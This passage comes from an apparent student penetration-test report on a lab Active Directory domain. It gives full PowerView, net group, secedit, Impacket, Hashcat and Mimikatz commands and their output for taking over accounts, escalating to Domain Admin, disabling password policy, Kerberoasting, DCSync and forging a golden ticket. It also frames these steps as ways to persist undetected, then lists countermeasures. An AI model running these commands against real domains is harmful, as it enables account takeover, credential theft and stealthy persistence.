


Figure 20: Jdoe was a member of the account managers




Figure 21: shortest path from Account Managers group to Domain Admins




Figure 22: GenericWrite privileges

2.9 USING BLOODHOUND TO ABUSE ACTIVE DIRECTORY GENERICWRITE PRIVILEGES IN ORDER TO UPDATE TARGET OBJECT'S UNPROTECTED ATTRIBUTES

2.9.1 Procedure:

Once it was discovered that the user group Account Managers had GenericWrite privileges over the user group Account Operators, a clear privilege escalation path to domain was established. The GenericWrite privileges would be used to add Jdoe to the Account Operators group, the next stage would be to use this group to jump to the Domain Admins group using GenericAll privileges. Before the GenericWrite privileges could be exploited, the first step was to find a suitable user (in the Account Operators group) to take control of. Using Bloodhound, a suitable target called MARCO_BONNER was found inside the Account Operators group. Once a user account was found, the next step was to download a powershell utility called Powersploit by HarmJ0y from Github. Powersploit with its vast collection of scripts is highly recommended for an attacker looking to modify security groups inside an Active Directory environment. Since Jdoe had GenericWrite privileges, Powersploit could be used to change Marco Bonner's account password and give complete control of Marco Bonner's account to Jdoe.

Once Powersploit was downloaded the next step was to move the powershell script PowerView.ps1 from the Powersploit folder to the scripts folder. After this was done,

EvilWinRM was started using JDoe's credentials and the scripts folder. Once an RDP connection was established the next step was to load in the script using the command `PowerView.ps1` and menu which can be found in Figure 24. The next step was to load in the script `Get-DomainObject` to return all domain objects in the Active Directory. After this was done, the next step was to make the Jdoe owner of the account Marco Bonner. This was done with the command `Set-DomainObjectOwner -identity MARCO_BONNER -OwnerIdentity Jdoe`. A screenshot of the command can be found in Figure 25. After control of Marco Bonner was given to Jdoe, the next phase was to give password reset rights to Jdoe, this was so the password of Marco Bonner could be changed to a known password. This was done with the command `Add-DomainObjectAcl -TargetIdentity MARCO_BONNER -PrincipalIdentity Jdoe -Rights ResetPassword -Verbose`, which can be seen in Figure 26. Now that the password policy of Marco Bonner was controlled by Jdoe, a simple password could be created and saved to a string using the command `$cred = ConvertTo-SecureString "Password123" -AsPlainText -force`. Marco Bonner's account password was then changed to the value in the string `$cred` using the command `Set-DomainUserPassword -Identity MARCO_BONNER -AccountPassword $cred`. Screenshots of the commands used can be found under

Figure 27 and

Figure 28 below.




Figure 23: user Marco Bonner



Figure 24: load PowerView.ps1

```
*Evil-WinRM* PS C:\Users\JDoe\Documents> Set-DomainObjectOwner -identity MARCO_BONNER -OwnerIdentity JDoe
```

Figure 25: set the owner of Marco Bonner to Jdoe

```
*Evil-WinRM* PS C:\Users\JDoe\Documents> Add-DomainObjectAcl -TargetIdentity MARCO_BONNER -PrincipalIdentity JDoe -Rights ResetPassword -Verbose
```

Figure 26: give password reset privileges to Jdoe

```
*Evil-WinRM* PS C:\Users\JDoe\Documents> $cred = ConvertTo-SecureString "Password123" -AsPlainText -force
```

Figure 27

```
*Evil-WinRM* PS C:\Users\JDoe\Documents> Set-DomainUserPassword -Identity MARCO_BONNER -AccountPassword $cred
```

Figure 28

2.9.2 Results:

Once the password for Marco Bonner was changed, it was then possible to use EvilWinRM to RDP into the account with the username “MARCO_BONNER” and the password “Password123”. In order to confirm if Jdoe controls the account Marco Bonner, the commands \$marco = Get-AdUser MARCO_BONNER and Get-Acl AD:\$marco were used. The results confirmed that Jdoe was in full control of the account Marco Bonner. This means the account can now be used with the help of BloodHound to elevate privileges to Domain Admin using the GenericWrite privileges that Account Operators has over the Domain Admins group.

```
(kali@kali) [~/Desktop]
$ evil-winrm -i 192.168.24.133 -u MARCO_BONNER -p 'Password123' -s scripts
Evil-WinRM shell v2.4
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\MARCO_BONNER\Documents> whoami /groups
GROUP INFORMATION
```

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users	Alias	S-1-3-32-580	Mandatory group, Enabled by default, Enabled group
BUILTIN\Account Operators	Alias	S-1-3-32-548	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-3-32-545	Mandatory group, Enabled by default, Enabled group
BUILTIN\Certificate Service DCOM Access	Alias	S-1-3-32-574	Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access	Alias	S-1-3-32-554	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK	Well-known group	S-1-5-2	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Plus Mandatory Level	Label	S-1-16-8448	

```
*Evil-WinRM* PS C:\Users\MARCO_BONNER\Documents>
```

Figure 29: RDP into Marco Bonner with the password 'Password123'

```
*Evil-WinRM* PS C:\Users\JDoe\Documents> $marco = Get-AdUser MARCO_BONNER
*Evil-WinRM* PS C:\Users\JDoe\Documents> Get-Acl AD:$marco
```

Path	Owner
Microsoft.ActiveDirectory.Management\ActiveDirectory:://RootDSE/CN=MARCO_BONNER, ...	HACKLAB\JDoe

```
*Evil-WinRM* PS C:\Users\JDoe\Documents>
```


2.10 USING BLOODHOUND TO ABUSE ACTIVE DIRECTORY GENERICALL PRIVILEGES IN ORDER TO ADD LOWER PRIVILEGED USER ACCOUNTS TO THE DOMAIN ADMINS GROUP

2.10.1 Procedure

After the GenericWrite privileged was exploited, the user account Marco Bonner was now under the control of Jdoe. With the help of BloodHound, the next stage was to exploit the GenericAll privilege that the Account Operators group has over the Domain Admins as seen in Figure 31 below. With this exploit, it was possible to elevate Marco Bonner's privileges to Domain Admin. Once this account is a domain admin it was then possible to add Jdoe to the Domain Admins group. BloodHound was very useful for this stage because the tool recommends different attacks to exploit GenericAll privileges. A screenshot of these recommended attacks can be seen in Figure 32 and Figure 33 below. Using the information that Bloodhound provided, it was then possible to start exploiting the vulnerability. The first step was to search for the current Active Directory domain admins, which was done inside an EvilWinRM shell with the command `net group "Domain admins"`. This can be found under Figure 44 in Appendix 4.3.1. This command showed that there were six domain administrators. Since Account Operators had GenericAll privileges over Domain Admins, the next step was to add Marco Bonner to the Domain Admins group using the command `net group "Domain admins" MARCO_BONNER /add`. A screenshot for this command can be found under Figure 45 in Appendix 4.3.2. Once Marco Bonner's server role was elevated to Domain Admin, the next step was to add the user Jdoe to the Domain Admins group. This was done with the Powersploit command `Add-DomainGroupMember -Identity 'Domain Admins' -Members 'Jdoe'`. A screenshot of this command can be found under Figure 46 in Appendix 4.3.3. Once full control of the domain has been obtained, the next step was to misconfigure the entire domain by disabling all password rules in the Active Directory. The first step was to export the local security policy settings to a file called `secpol.cfg` with the command `secedit /export /cfg c:\secpol.cfg`. The next step was to remove all password complexity rules and save these settings to `secpol.cfg`. This was done with the command `(gc C:\secpol.cfg).replace("PasswordComplexity = 1", "PasswordComplexity = 0") | Out-File C:\secpol.cfg`. The next step was to import the local security policy settings from the config file. This was done with the command `secedit /configure /db c:\windows\security\local.sdb /cfg c:\secpol.cfg /areas SECURITYPOLICY`. (top-password.com, 2019) The commands used can be found under Figure 47 in Appendix 4.3.4.




Figure 31





Figure 33: BloodHound's recommended exploits

2.10.2 Results:

After the GenericAll privilege had been exploited by elevating Marco Bonner and JDoe to domain admins, the final stage was to confirm if the exploit worked. This was done by using the command `net group "Domain admins"` to view the members of the domain admins group. This can be seen in Figure 48 in Appendix 4.3.5 The last step was to enumerate the Active

Directory again using BadBlood and upload the new files to BloodHound. Navigating to 'Find all Domain Admins' in BloodHound showed that Jdoe and Marco Bonner were now domain admins. This means full control of the domain was achieved. A screenshot from Bloodhound can be seen under Figure 49 in Appendix 4.3.6.

2.11 EXTRACTING AN SPN ACCOUNT PASSWORD WITH KERBEROASTING

2.11.1 Procedure:

Once full control of the domain was achieved, the next step was to figure out how to maintain persistence in the domain. This was necessary because full control of the domain wouldn't be maintained for long because security teams would quickly notice two new user accounts in the Domain Admins group. In order to achieve persistence in the Active Directory, a Kerberoast attack against an SPN service account was carried out. This attack involved requesting an TGS for the account using Impacket and using the stolen TGS (which is encrypted with the account's NTLM password hash) to crack the hash offline using Hashcat. Before this stage can be completed, it is important to obtain credentials for an exploited user account first. This is because Impacket requires user credentials in order to use the GetUserSPN's command. The first step was to find all accounts in the Active Directory with a Service Principal Name (SPN) associated with it. This was done using the command `Impacket-GetUserSPNs -dc-ip 192.168.24.133 hacklab.local/MARCO_BONNER`. This command showed that there was one account in the domain called 'MSSQLsvc' with an SPN. This can be found in Figure 34 below. The next step was to retrieve the encrypted TGS from the account MSSQLsvc. This was done with the command `Impacket-GetUserSPNs -dc-ip 192.168.24.133 hacklab.local/MARCO_BONNER -request`. The hash was then saved to a text file called `Hash.txt` in order to be cracked later using Hashcat. The command and hash can be found under Figure 50 in Appendix 4.3.7. After this was done, the next step was to crack the hash using Hashcat, which was achieved using the command `hashcat -m 13100 -a 0 hash.txt wordlist --force`, which can be seen in Figure 35 below. This attack used a custom wordlist, but any password wordlist can be used.

```
(kali@kali)-[~]
└─$ impacket-GetUserSPNs -dc-ip 192.168.24.133 hacklab.local/MARCO_BONNER
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

Password:
ServicePrincipalName      Name      MemberOf
-----
HTTP/hacklab.local        MARCO_BONNER  CN=Account Operators,CN=Builtin,DC=hacklab,DC=local
MSSQLsvc/WIN-H68CH9094VPMhacklab.local  MSSQLSvc    CN=Administrators,CN=Builtin,DC=hacklab,DC=local
```

Figure 34: SPN accounts


```
(kali@kali)-[~]
└─$ cd Desktop

(kali@kali)-[~/Desktop]
└─$ hashcat -m 13100 -a 0 hash.txt wordlist --force
hashcat (v6.1.1) starting ...
```

Figure 35: hashcat

2.11.2 Results:

Once hashcat was completed, the password “Password123” was revealed, which means the kerberoast exploit worked. Once the credentials for the Service Account has been obtained, it is now possible to persist in the domain undetected by security teams and as long as the password for the account doesn’t change. The results from hashcat can be seen in Figure 36 below.



```
Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Kerberos 5, etype 23, TGS-REP
Hash.Target.....: hash.txt
Time.Started.....: Thu May 13 23:38:00 2021, (0 secs)
Time.Estimated...: Thu May 13 23:38:00 2021, (0 secs)
Guess.Base.....: File (wordlist)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 51 H/s (0.01ms) @ Accel:128 Loops:1 Thr:64 Vec:8
Recovered.....: 2/2 (100.00%) Digests, 2/2 (100.00%) Salts
Progress.....: 2/2 (100.00%)
Rejected.....: 0/2 (0.00%)
Restore.Point....: 0/1 (0.00%)
Restore.Sub.#1...: Salt:1 Amplifier:0-1 Iteration:0-1
Candidates.#1....: Password123 -> Password123

Started: Thu May 13 23:37:56 2021
Stopped: Thu May 13 23:38:01 2021
```

Figure 36

2.12 EXPLOITING THE KRBTGT ACCOUNT IN THE ACTIVE DIRECTORY IN ORDER TO CREATE A GOLDEN TICKET

2.12.1 Procedure:

Another way to maintain persistence in a domain is through the creation of a Golden Ticket. This involves exploiting the KRBTGT account in an Active Directory and then forging TGT's (Kerberos Ticket Granting Tickets) or Golden Ticket's which give an attacker full control of the domain. The KRBTGT account can be located using BloodHound with the query 'List all Kerberoastable Accounts' or with the search bar, which can be seen in **Figure 37** below. This exploit is very effective because it is very hard for security teams to notice. Security teams would have to spend hours analyzing Kerberos tickets for the subtle marks of manipulation, which makes these attacks very hard to mitigate (stealthbits, n.d.). The first step done was to extract the KRBTGT's password hash using Mimikatz in addition to the name and SID of the Active Directory to which the KRBTGT account belongs to. The next step was to use Mimikatz again to generate a golden ticket. The last step was to perform a Pass-the-Ticket attack by loading the golden ticket into the session which provides access to everything connected to the domain (stealthbits, n.d.) . Finally, before starting the exploit, it is important for an attacker to have elevated their privileges to Administrator. This is because you must be a domain administrator to get the hash of the KRBTGT account.

The first step was to record the Domain SID of the user Jdoe which was done inside EvilWinRM (connected to Jdoe) with the command `whoami /user`. The next step in the exploit was to load the Powersploit module ‘Invoke-Mimikatz’ into EvilWinRM in order to find the KRBTGT hash. Invoke-Mimikatz.ps1 is Powersploit module on Github that lets attackers run Mimikatz commands through a reverse shell (PowerShellMafia, n.d.). To start Mimikatz, the command `Invoke-Mimikatz` was used. To find the KRBTGT hash, the command `lsadump::dcsync /domain:hacklab.local /user:krbtgt`. This can be seen in **Figure 41** below and **Figure 51** in appendix 4.3.8. After this was done, the NTLM hash of the KRBTGT account was recorded on a text file along with the SID for JDoe as seen in **Figure 40** below. Once all these steps were completed, the next step was to start the golden ticket creation stage. The last step was to generate the Golden Ticket using Mimikatz. This was done with the command “Kerberos:golden /domain::hacklab.local /sid:*place SID here* /rc4:*place KTBTGT hash here* /id:500 /user:NewAdmin”.



Figure 37



Figure 39

```
Domain: hacklab.local
Domain SID: S-1-5-21-715372435-927989858-2049005755
KRBtgt: 76ff204a22a472942d489205b10b6ced
```

Figure 40

```
*Evil-WinRM* PS C:\Users\JDoe\Documents> Invoke-Mimikatz -Command '"lsadump::dcsync /domain:hacklab.local /user:krbtgt"'
```

Figure 41

2.12.2 Results:

Once Mimikatz had finished running the command seen in Figure 42 below, a new golden ticket called 'ticket.kirbi' was created. This ticket was saved in Jdoe's documents and was then downloaded from JDoe's account to the client machine. This can be seen in Figure 43 below. Once the golden ticket has been obtained, an attacker can then use this ticket to access any piece of data in an Active Directory.

```
##### mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
##### "A La Vie, A L'Amour"
##### /* *
##### Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com )
##### http://blog.gentilkiwi.com/mimikatz (oe.oe)
##### with 20 modules * * */

mimikatz(powershell) # kerberos::golden /domain::hacklab.local /sid:S-1-5-21-715372435-927989858-2049005755 /rc4:76ff204a22a472942d489205b10b6ced /id:500 /user:NewAdmin
User : NewAdmin
Domain : :hacklab.local (:HACKLAB)
SID : S-1-5-21-715372435-927989858-2049005755
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 76ff204a22a472942d489205b10b6ced - rc4_hmac_nt
Lifetime : 3/30/2021 6:30:20 AM ; 3/28/2031 6:30:20 AM
-> Ticket : ticket.kirbi
* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart
* KrbCred

Final Tick
```

Directory: C:\Users\JDoe\Documents

Mode	Attributes	LastWriteTime	Length	Name
-a---		3/30/2021 4:07 AM	474518	20210330040724_BloodHound.zip
-a---		3/30/2021 4:08 AM	473479	20210330040836_BloodHound.zip
-a---		3/23/2021 12:49 PM	0	c
-a---		3/30/2021 4:08 AM	1157835	NzE2ODZmNWQTYzZkZC00Njc2LTk4M2ItNzllNzA1OWQzYTfk.bin
-a---		3/30/2021 6:30 AM	1383	ticket.kirbi

```
*Evil-WinRM* PS C:\Users\JDoe\Documents> download ticket.kirbi
Info: Downloading C:\Users\JDoe\Documents\ticket.kirbi to ticket.kirbi
Info: Download successful!
```

Figure 43

3 DISCUSSION

3.1 GENERAL DISCUSSION

This white paper is a report of a penetration test done against a vulnerable Active Directory. The main aim was to evaluate how effective Bloodhound was at enumerating and discovering vulnerabilities in Active Directories and how this tool makes other methods of attacking Active Directories obsolete. A strict methodology was used in this report in order to carry out the most effective attacks against Active Directories and to test all the main features included in Bloodhound. The Bloodhound tool demonstrated its effectiveness during this penetration test as it managed to find the direct paths to the domain administrator and the exploits an attacker should use in order to elevate their privileges. The results of this penetration test also showed the Active Directory was very vulnerable to the attacks discussed in the introduction and overview of methodology. The section *“AS-REP roasting a domain account to gain a foothold into windows active directory”* proved the Active Directory was vulnerable to very dangerous Kerberos attacks. This section also showed the effects of having a very poor password policy in an Active Directory domain. The Active Directory allowed attackers to enumerate the domain with Bloodhound ingestor’s like SharpHound because attackers can RDP into user accounts on the domain. Bloodhound also showed that the Active Directory permissions were misconfigured because some low privileged groups in the domain had GenericWrite privileges to groups connected to the Domain Admins and some groups had GenericAll privileges over the Domain Admins group. The section *“Extracting an SPN account password with Kerberoasting”* showed that the Active Directory was vulnerable to kerberoast attacks against SPN accounts which gives attackers persistence when they retrieve the TGS tickets.

This report is useful and important because it illustrates in an easy-to-read format why Bloodhound is effective, why the tool is better than other attack methods, what the vulnerabilities in the active Directory are, how to exploit the vulnerabilities, and how to fix these vulnerabilities. The reader should also bear in mind that the penetration test was conducted under mitigating circumstances and time constraints, therefore there were more features of the Bloodhound tool and Active Directory vulnerabilities that were not demonstrated. Therefore, another penetration test may be required in order to cover more aspects of the bloodhound tool and exploit additional vulnerabilities that exist in the domain. In summary, this report achieves everything set out by the aims because Bloodhound was found to be far more efficient at achieving full domain control than normal attack methods.

3.2 COUNTERMEASURES

The Active Directory in this penetration test had many misconfigured privileges and protocols as well as many security vulnerabilities that allows attackers to obtain full domain control. An attacker shouldn't be able to easily gain a foothold into the Active Directory through AS-REP roasting a low privileged user. This vulnerability can be patched by a system admin by going into Windows Server 2012, selecting the vulnerable user, and turning off "do not require Kerberos preauthentication" if it is enabled. A screenshot can be seen under Figure 52 in Appendix 4.4.1. It also shouldn't be easy to RDP into user accounts, which lets attackers run powershell ingestor script for Bloodhound for example. This can be fixed by limiting the number of users who have access to the 'WinRMRemoteWMIUsers' security group, this can be seen in Figure 53 in Appendix 4.4.2. There isn't really a way to prevent Bloodhound from being used once an attacker has gathered user credentials, but it is still possible to mitigate the damage. This can be done by not giving user groups dangerous privileges like GenericWrite or GenericAll unless they are protected by strong passwords. The admin should go into Windows Server immediately and disable any vulnerable privileges groups have over the Domain Admins. Figure 54 in Appendix 4.4.3 shows how many dangerous privileges Account Operators has over Domain Admins. In order to prevent attackers from obtaining a golden ticket it is important to make the KRBTGT password reset every 180 days. Bloodhound showed the KRBTGT account password never expires which can be seen in Figure 55 in Appendix 4.4.4.

3.3 FUTURE WORK

Once the main penetration test was finished, the next step was to test methods of detecting Bloodhound. However, the first attempts resulted in failure and time eventually ran out. If more time was provided, then tools such as Wireshark would be used to detect signs of Bloodhound enumerating an Active Directory environment. Bloodhound also revealed many more vulnerabilities and privileges in the Active Directory such as Extended Rights and Write DACL. If there was more time then the next step would be to exploit these vulnerabilities. Since the main aim of this project was to attack Active directories using Bloodhound, in the future it will be very useful to attack the same domain without the use of Bloodhound and then compare the two attack methods.

4 REFERENCES

- Bertram, A., 2019. *MCP Mag*. [Online]
Available at: <https://mcpmag.com/articles/2019/11/13/bloodhound-active-directory-domain-admin.aspx>
[Accessed 12 May 2021].
- BloodHoundAD, 2017. *SharpHound*. [Online]
Available at: <https://github.com/BloodHoundAD/SharpHound>
[Accessed 13 May 2021].
- businesswire, 2020. *84% Of Organizations Report That the Impact of an Active Directory Outage Would Be Significant, Severe, or Catastrophic in the Latest Semperis Study*. [Online]
Available at: <https://www.businesswire.com/news/home/20200824005110/en/84-Of-Organizations-Report-That-the-Impact-of-an-Active-Directory-Outage-Would-Be-Significant-Severe-or-Catastrophic-in-the-Latest-Semperis-Study>
[Accessed 12 May 2021].
- Coggins, J., 2020. *Why Active Directory is the Main Target of Insider Cyber-Attacks*. [Online]
Available at: <https://www.lepide.com/blog/why-active-directory-is-the-main-target-of-insider-cyber-attacks/>
[Accessed 12 May 2021].
- Cortes, S., 2019. *New generation of attacks targeting Active Directory can be mitigated*. [Online]
Available at: <https://blog.apnic.net/2019/11/11/new-generation-of-attacks-targeting-active-directory-can-be-mitigated/>
[Accessed 12 May 2021].
- fox-it, 2018. *BloodHound.py*. [Online]
Available at: <https://github.com/fox-it/BloodHound.py/releases>
[Accessed 13 May 2021].
- Github, 2021. *BloodhoundAD/Bloodhound*. [Online]
Available at: <https://github.com/BloodHoundAD/BloodHound>
[Accessed 12 May 2021].
- harmj0y, 2017. *Roasting AS-REPs*. [Online]
Available at: <https://www.harmj0y.net/blog/activedirectory/roasting-as-reps/>
[Accessed 13 May 2021].
- Oscar, 2021. *Alsid*. [Online]
Available at: <https://www.alsid.com/guide/a-global-threat-to-enterprises/>
[Accessed 12 May 2021].
- Pen Test Partners, n.d. *A walkthrough on how to set up and use BloodHound*. [Online]
Available at: [A walkthrough on how to set up and use BloodHound](#)
[Accessed 12 May 2021].

Perdok, J., 2020. *ACE to RCE*. [Online]

Available at: <https://sensepost.com/blog/2020/ace-to-rce/>

[Accessed 13 May 2021].

PowerShellMafia, n.d. *Invoke-Mimikatz.ps1*. [Online]

Available at: <https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1>

[Accessed 19 May 2021].

Ranjith, 2019. *Evil WinRM : The Ultimate WinRM Shell For Hacking/Pentesting*. [Online]

Available at: <https://kalilinuxtutorials.com/evil-winrm-hacking-pentesting/>

[Accessed 13 May 2021].

Redscan, n.d. *A walkthrough for ThreatDetect clients: how to set up BloodHound for Active Directory visualisation*. [Online]

Available at: <https://www.redscan.com/bloodhound-walkthrough/>

[Accessed 15 May 2021].

Rowe, D., 2021. *BadBlood*. [Online]

Available at: <https://github.com/davidprowe/BadBlood>

[Accessed 12 May 2021].

SecureAuthCorp, 2020. *impacket*. [Online]

Available at: <https://github.com/SecureAuthCorp/impacket/releases>

[Accessed 14 May 2021].

Sobers, R., 2020. *The Difference Between Active Directory and LDAP*. [Online]

Available at: <https://www.varonis.com/blog/the-difference-between-active-directory-and-ldap/>

[Accessed 13 May 2021].

Staff, Q., 2020. *QOMPLX Knowledge: Golden Ticket Attacks Explained*. [Online]

Available at: <https://www.qomplx.com/qomplx-knowledge-golden-ticket-attacks-explained/>

[Accessed 14 May 2021].

Staff, Q., 2020. *QOMPLX Knowledge: Kerberoasting Attacks Explained*. [Online]

Available at: <https://www.qomplx.com/qomplx-knowledge-kerberoasting-attacks-explained/>

[Accessed 14 May 2021].

Stealthbits, 2019. *Cracking Active Directory Passwords with AS-REP Roasting*. [Online]

Available at: <https://stealthbits.com/blog/cracking-active-directory-passwords-with-as-rep-roasting/>

[Accessed 13 May 2021].

stealthbits, n.d. *Golden Ticket*. [Online]

Available at: <https://attack.stealthbits.com/how-golden-ticket-attack-works>

[Accessed 19 May 2021].

top-password.com, 2019. *2 Ways to Export and Import Local Security Policy in Windows 10 / 8 / 7*.

[Online]

Available at: <https://www.top-password.com/blog/tag/export-local-security-policy/>
[Accessed 17 May 2021].

